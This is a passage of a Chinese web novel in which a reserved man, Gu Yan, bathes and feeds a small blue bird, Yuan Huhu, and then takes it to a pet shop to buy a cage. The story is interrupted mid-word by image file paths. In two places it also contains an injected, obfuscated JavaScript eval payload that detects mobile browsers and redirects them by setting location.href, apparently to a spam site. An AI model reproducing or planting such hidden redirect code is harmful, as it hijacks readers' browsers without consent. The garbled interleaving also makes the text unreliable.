不知过了多久,元呼呼被一阵轻微的动静惊醒。 他迷迷糊糊地睁开眼,发现自己被托了起来,顾晏正半蹲在花篮边,一只手捧着他,另一只手拿着一条小毛巾。 刚洗完澡的男人穿着灰色的家居服,头发还有些湿,身上带着沐浴露的清香,整个人看起来比白天穿西装时柔和了许多。 “脏死了。”他说,语气有点嫌弃,但手上的动作却很温柔。 他把小鸟放在一张铺好的新毛巾上,用另一条沾了温水的小毛巾,一点一点地给他擦羽毛。 元呼呼愣住,整只鸟僵在原地。 温热的毛巾从他背上擦过,带走了沾染的污泥,顾晏的手艺很生疏,甚至有些笨拙,但力道控制得刚刚好,没有弄疼他。 “啾啾~”元呼呼发出一声软软的叫唤,身体不自觉地放松下来。 顾晏没回应他,只是继续低头给他擦,严谨地要把他的每一片羽毛都擦干净,擦到某些地方时,元呼呼感觉有点痒,不自觉挣扎了一下。 “别动。”顾晏按住他。 元呼呼就乖乖不动了,仰着脑袋看他。 这个两脚兽,好像也没有表面 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278764|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 看起来那么冷嘛。 擦了个七七八八后,小毛巾已经变成了灰色,顾晏皱了皱眉,去浴室里一遍毛巾,随后折返回来将刚才没注意到的细枝末节的地方又清洁了一下。 工作大功告成,他端详着手心里的小鸟。 脏兮兮的羽毛被擦拭过后,露出原本的底色,是一种很漂亮的浅蓝色,看起来像一弯浅浅的湖泊,胸前的羽毛蓬松,摸起来软得不像话,黑豆似的眼睛湿漉漉地,正一眨不眨地望着他。 “还挺标志的。”他简短地评价。 元呼呼不知道标志是什么意思,但觉得应该是好话,于是开心地“啾”了一声。 顾晏把他放回花篮里,又去卧室拿了一条旧围巾,把花篮严严实实挡住。 元呼呼好奇地凑过去闻了闻。 是顾晏身上的味道,有点冷冷的,他叼着围巾边缘,拖了一节进花篮,用脑袋在上面拱了拱,又趴上去蹭了蹭,最后整只鸟窝进了那块柔软的布料里,只露出一个脑袋。 顾晏看着他这副模样,嘴角又微微牵了牵。 “睡吧。”他伸手关掉大部分灯,只留下一个小灯,随即转身进了卧室,将门留了一条缝。 元呼呼趴在花篮里,透过缝隙看着那扇虚掩的门,又看看周围这个安静温暖的陌生空间。 窗外下起了小雨,淅淅沥沥地敲着玻璃,但听起来一点也不可怕,反而有种让人安心的感觉。 他把脑袋埋进那件旧围巾里,深吸一口气。 唔,是两脚兽的味道。 他满足地叫了声,闭上了眼睛。 半夜,顾晏被一阵细微的动静吵醒。 他睁开眼,借着门外透进来的光,看见卧室门口出现了一坨黑色的球形影子。 一个毛茸茸的小脑袋从缝里探进头来,黑亮的眼睛在黑暗中闪烁着微弱的光。 元呼呼小心翼翼地往里张望,正好对上顾晏睁开的眼睛。 一鸟一人,四目相对。 沉默。 “啾。”元呼呼发出一声试探性的叫声,像是在问:你醒啦? 顾晏闭了闭眼,深吸一口气。 “你是怎么出来的?” 元呼呼歪了歪脑袋:“啾?” 听不懂。 他见顾晏没有赶他的意思,胆子大了起来,从门缝里挤进来,蹦蹦跳跳地往床边靠近,跳几步,停一停,看看顾晏的脸色,再跳几步,又停一停。 终于,他跳到了床边,仰着脑袋看床上的庞然大物。 好高。 他努力扑腾翅膀想飞上去,但刚飞了一半就力竭,爪子扒拉住床单,挂在了床边。 顾晏看着这只挂在床边奋力往上爬的笨鸟,沉默了两秒。 随后他伸手,拖着他的屁股,把他带了上来。 元呼呼落在柔软的枕头上,整只鸟陷进去一小半,他晕头转向地爬起来,甩了甩脑袋,然后心满意足地往顾晏脸旁边蹭了蹭。 “啾~”他发出一声软绵绵的叫声,闭上眼睛,一脸“我就要睡这里”的理直气壮。 顾晏看着枕头上这团已经准备睡觉的蓝色毛球,又看看自己被占去一半的枕头。 他应该把他拎回去的。 但是…… 窗外雨声淅沥,四周寂静无声,空气里只有枕边这小东西细微平稳的呼吸声。 顾晏盯着他看了半响,最终什么都没做,起身去翻出之前不知道谁送的小箱子,清洗完塞上毛毯,将睡熟的小鸟转移进去,这才重新躺下闭上了眼睛。 算了。 教育小鸟的事。 明天再说。 3. 三团糯米糍 次日,元呼呼是被阳光晃醒的。 他迷迷糊糊地睁开眼,发现自己正蜷在一个透明的塑料小箱子里,身下垫着顾晏昨晚塞进来的毛毯。 箱子被放在客厅的桌子上,透过半透明的箱壁,能看到旁边不远处的花篮。 元呼呼愣了两秒,整只鸟都不好了。 模糊记忆里,昨晚他明明成功睡在了两脚兽的枕头边,软软的枕头,暖暖的被窝,还有阳光晒过留下的味道。 结果呢,他付出真心就这样被对待,仗着他对两脚兽满怀信任,睡得毫无防备,顾晏半夜就把他塞进箱子里丢出来了! 元呼呼愤怒地站起来,用喙啄了啄箱壁,发出“笃笃”的声音。 “啾!” 放我出去! 没人理他。 他继续啄,在坚持不懈啄了十几下后,终于听见卧室那边传来动静。 顾晏穿着睡衣走出来,头发有点凌乱,脸上隐约可以看出没睡好的烦躁,他走到箱子前,居高临下地往下看。 元呼呼仰着头,黑亮的眼睛瞪着他,发出一声声控诉的叫声:“啾啾,啾啾啾!” 你尔多龙嘛!我嘴巴都啄痛了你知不知豆! 顾晏看了他两秒,冷哼一声,弯腰把箱子打开一条缝。 元呼呼立刻挤出来,扑棱着翅膀飞到沙发上,然后回头,继续瞪他。 顾晏没理他,转身去厨房了。 元呼呼在沙发上蹲了一会,见没人来哄他,只好自己跳下来,跟过去。 厨房里,顾晏正在烧水,元呼呼就蹲在厨房门口,看着他走来走去,过了一会,顾晏从柜子里翻出一袋小米,倒了一小碟,又洗了点蔬菜水果,端出来放到了桌上。 元呼呼走过去飞上桌子,低头啄了两口。 眼看着小鸟已经吃上,顾晏这才冷不丁开口,说了今天第一句话。 “你下次要是再在睡觉的时候唱歌,我就把你摇醒,大家都别睡了。” 元呼呼:O.O 压力一只鸟? 他将嘴里的食物努力咽下去,扑腾跳到顾晏旁边,狠狠啄起他的手。 两脚兽,大坏蛋!就知道在鸟吃饭的时候吓鸟,说说说,食欲都说没了,把鸟饿瘦了怎么办! 顾晏这次没躲,反而一把抓住了还想继续行凶的小坏鸟。 “啄上瘾了是吧?”他眯起眼睛,把元呼呼举到眼前,“我说一句,你啄一下?脾气还挺大。” 元呼呼被抓在半空,翅膀扑腾了两下,发现自己动弹不得,只能瞪着一双黑豆眼,气鼓鼓地和顾晏对视。 “啾!” 放开鸟! 顾晏没放,反而把他往自己面前又凑近了一些:“知不知道不能随便啄人?” 元呼呼扭过头,拒绝看他。 顾晏被这小胖鸟的态度气笑了,他腾出一只手,把桌上那碟小米往旁边挪了挪。 “不想吃饭了是不是?” 元呼呼的脖子僵了一瞬,余光悄悄往那碟小米的方向瞟。 “那正好,”顾晏作势要把小米收走,“那就别吃了,什么时候知道错了,什么时候再……” “啾!!!” 元呼呼发出一声惊天动地的惨叫,整只鸟在他手里疯狂扭动,小翅膀扑腾得羽毛乱飞。 不行,不能收,那是他的早饭,他好不容易才决定吃完就原谅两脚兽,两脚兽怎么能这样! 顾晏被他的反应逗得嘴角微微上扬,但很快压下去,继续保持严肃的表情:“知道错了?” 元呼呼扭得更厉害了,嘴里叽叽喳喳叫个不停,也不知道是在骂人还是在求饶。 “说人话,听不懂鸟语。” 元呼呼:??? 你尔多龙嘛,欺负鸟不会说话是不是! 挣扎得累了,他终于停下来,小胸脯一起一伏地喘着气,黑亮的眼睛里竟然隐约有点委屈的湿意。 顾晏看着那双眼睛,心忽然软了一下。 算了,跟一只鸟较什么劲。 他叹了口气,把元呼呼重新放回桌上,又把小米碟推回他面前:“吃吧。” 元呼呼站在碟子边上,却没立刻低头,而是歪着脑袋看他,像是在确认这是不是陷阱。 顾晏伸手,轻轻敲了一下他的小脑袋瓜:“以后不许啄人,记住了?” 元呼呼被弹得往后一缩,小爪子踩了两步才站稳,他低头看了看面前的小米,又看了看顾晏,犹豫了两秒,低头啄了一口。 随后他抬起头,对着顾晏小声地“啾”了一下。 这一声和刚才的控诉完全不一样,软软的,像是在试探顾晏的态度。 顾晏盯着他看了两秒,忽然伸手用手指轻轻蹭了蹭他头顶的绒毛。 “快吃。” 元呼呼被蹭得眯了眯眼睛,这才低头继续啄小米,啄着啄着,他忽然停下来,叼起一颗最饱满的小米粒,放到顾晏的手边,紧接着仰头看他,黑亮的眼睛里带着点期待。 顾晏愣了一下。 这是……给他留的? 他看着那颗小小的米粒,忽然觉得有点好笑,又有点说不清的熨帖。 “我不吃这个。”他把米粒推回去,“你自己吃。” 元呼呼歪了歪头,像是确认了两脚兽是真的不要,这才把那颗小米啄回去,心满意足地吃起来。 吃着吃着,他又被水果的味道俘获芳心,暗下决心要让家里鸟将来都吃上这种美味,至于顾晏,他都愿意把最好的一颗分给两脚兽了,两脚兽自己不要,那就不怪他了。 为了吃的妥协,一点不丢鸟。 鸡飞人跳地吃完早饭,顾晏收拾好残局,转身进房换了一身衣服,又重新把塑料小箱子拿了起来。 元呼呼蹲在沙发上,歪着头看他,心里暗暗思索,这是要出门? 果不其然,顾晏走到他面前,朝他伸出了手。 元呼呼警惕地看着那只手,往后退了半步。 顾晏的手停在半空,等了两秒,见元呼呼没反应,就直接弯下腰把他拎了起来。 “啾!”元呼呼抗议地叫了一声,但小鸟拧不过两脚兽,只能被重新放到箱子里,只能被迫看着顾晏拎起箱子起身往一个方向走去。 这是要去哪? 元呼呼有点紧张,爪子紧紧抓住箱底的毛毯,但他转念一想,两脚兽给他喂好吃的,给他布置窝,这么用心,应该不至于立马把他卖了吧。 想到这,元呼呼放下了悬着的小鸟心,兴致勃勃地看着顾晏把他带上了车。 车子平稳行驶一段时间后停了下来,顾晏把箱子拿上,走进了一家宠物店。 宠物店的大门一推开,元呼呼的眼睛就不够用了。 花花绿绿的商品,各种各样的笼子,还有此起彼伏的猫叫声狗叫声。 他被顾晏从箱子里拿出来,下意识地往顾晏肩膀上爬,相较于陌生的环境,还是这个地方最安全,站的高看得远,有事情随时都可以跑路。 顾晏没阻止他,只是侧头瞥了他一眼,就由他去了。 店员迎上来,笑容满面:“先生您好,需要点什么?您这只鹦鹉真漂亮,看起来被养得很好呢?” “刚带回家的,想来买个鸟笼。”顾晏对待陌生人语气倒是很温和,让人如沐春风。 元呼呼百无聊赖地想,这难道就是别人口中的窝里横吗?两脚兽的真面目,只有小鸟侦探知道! 店员热情地引导他们走向了笼具区。 元呼呼蹲在顾晏肩膀上,居高临下地看着那些笼子。 有小的,有大的,有简单的,也有复杂的,扫视一圈,他的目光很快被一个笼子吸引了。 那是一个比别的笼子都大一圈的存在,里面挂着一个彩色的秋千,秋千在风中轻轻摇晃,元呼呼眼都看直了。 他的爪子下意识在顾晏肩膀上踩了踩。 顾晏正在听店员介绍价格。 “这款基础款的一百二十八,适合小型鹦鹉,性价比很高,这款三百八十八的,空间更大,还配了栖木和秋千,鹦鹉住着更舒服,这边还有豪华款的,带爬架和玩具,五百八十八……” 顾晏的目光从那几个笼子上一一扫过。 一百二十八的那个,铁丝很细,空间确实小了点,感觉放小胖鸟进去转个身都费劲。 三百八十八的那个,做工明显扎实一些,里面的栖木是实木的,秋千看起来也稳当。 至于五百八十八的,他只看了一眼就移开了视线,一个笼子而已,没必要配置这么多花里胡哨的功能。 他伸出手,敲了敲三百八十八那个笼子的铁丝。 “这个够结实吗?” “结实的,加粗铁丝,咬不坏的。”店员赶忙说道。 顾晏没说话,看起来对这个笼子还算满意。 “啾!!!” 一声嘹亮的叫声骤然在耳边炸开。 顾 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278765|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 晏偏过头,就看到元呼呼正伸长脖子,整个脑袋都朝那个豪华笼子的方向探过去,黑豆眼瞪得溜圆,翅膀微微张开,一副随时要扑过去的架势。 “啾啾啾!” 那个那个那个! 顾晏面无表情地把他的脑袋轻轻拨正:“看什么看,那个不适合你。” 元呼呼被拨回来的脑袋立刻又转了过去。 “啾!” 适合!特别适合! 顾晏不理他,对店员说:“那个三百八十八的,拿下来看看吧。” 店员笑着应了一声,正准备去取,元呼呼急了。 他扑棱一下从顾晏肩膀上飞起来,直接落在了那个豪华笼子的顶端,两只小爪子紧紧抓住铁丝,低头对着顾晏就是一顿输出:“啾啾啾啾啾!!!” 就是这个!他就要这个!彩色秋千!那个秋千是彩色的!两脚兽你看看清楚!彩色的! 